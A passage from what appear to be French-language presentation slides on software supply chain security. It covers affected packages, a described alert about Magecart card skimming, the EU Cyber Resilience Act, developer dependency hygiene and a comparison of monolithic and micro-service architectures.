- azure-cli (Cloud Azure - Microsoft)
- l'éditeur monaco de Microsoft (brique de base de VSCode)
- et des dizaines d'outils de construction de packages JavaScript (gulp & Cie)





La bonne nouvelle

Nous pouvons compter sur la communauté pour :

- enquêter et produire des outils
- limiter l'impact de ces failles
- résoudre les problèmes

Et tout ça, très rapidement !

Et la mauvaise...


Cela s'est reproduit à plusieurs reprises depuis...

The screenshot shows a web browser window with the URL cyber.nj.gov/alerts-and-advisories/20191015/magecart-skimmer-impacts-two-million-websites. The page header includes the NJCCIC logo and navigation links: HOME, REPORT, ABOUT, THREAT CENTER, RESOURCES, NEWS & EVENTS, JOIN, and a search bar. The main content area features the title "Magecart Skimmer Impacts Two Million Websites" and a sub-header "OCTOBER 15, 2019 - ALERT". The text describes Magecart as an umbrella term for cybercriminal groups that conduct digital credit card-skimming attacks, compromising upwards of two million websites and 18,000 hosts. It notes that researchers at RiskIQ determined that the largest spikes in Magecart detections are a result of supply chain attacks. A successful attack is conducted by injecting malicious JavaScript meant to victimize online shoppers as they enter payment information during checkout. An average Magecart attack usually lasts for at least 22 days. However, if it is not detected can last indefinitely. **The NJCCIC recommends consumers disable JavaScript in their browser, as feasible, and for online merchants to block attacker domains and known malicious IPs. We also advise merchants to conduct thorough security due diligence reviews of third-party services and resources. Additional details can be found in the RiskIQ article and Bleeping Computer article.**

Et cela se reproduira encore !

Pour vraiment régler ce problème, il faudrait repenser l'ensemble de l'écosystème :

- les aspects techniques liés aux dépendances et aux gestionnaires de packages (cf. par exemple Deno un runtime JavaScript)
- mais aussi les aspects économiques et humains





Que fait le législateur ?

Cyber Resilience Act : Renforcement de la cybersécurité des produits numériques en Europe

- Cadre réglementaire européen pour lutter contre les cyberattaques sur les produits connectés.
- S'applique à tous les produits numériques, y compris les logiciels
- Les fabricants doivent intégrer la sécurité dès la conception, fournir des mises à jour et signaler les vulnérabilités/incidents
- Sanctions en cas de non-respect : amendes jusqu'à 15 millions d'euros ou 2,5% du chiffre d'affaires, et restrictions de commercialisation.
- **Inquiétudes** : un frein au développement des logiciels libres (exemption uniquement pour les logiciels libres non commerciaux)





Que pouvez-vous faire en tant que développeur ?

- Auditez vos dépendances
- Verrouillez vos dépendances
- Mettez en cache/vérifiez vos dépendances
- Réfléchissez à deux fois avant d'ajouter des dépendances





Focus : applications monolithique ou micro-services

Quelle architecture est la plus résiliente ?

Réponse courte : Cela dépend.

	Monolithique	Micro-services
Surface d'attaque	réduite	plus grande mais isolation de chaque service
Contrôles de sécurité	centralisés	contrôles adaptés à chaque service
Gestion des vulnérabilités	chronophages	mises à jour plus simples et rapides
Niveau d'expertise requis	moyen	expert

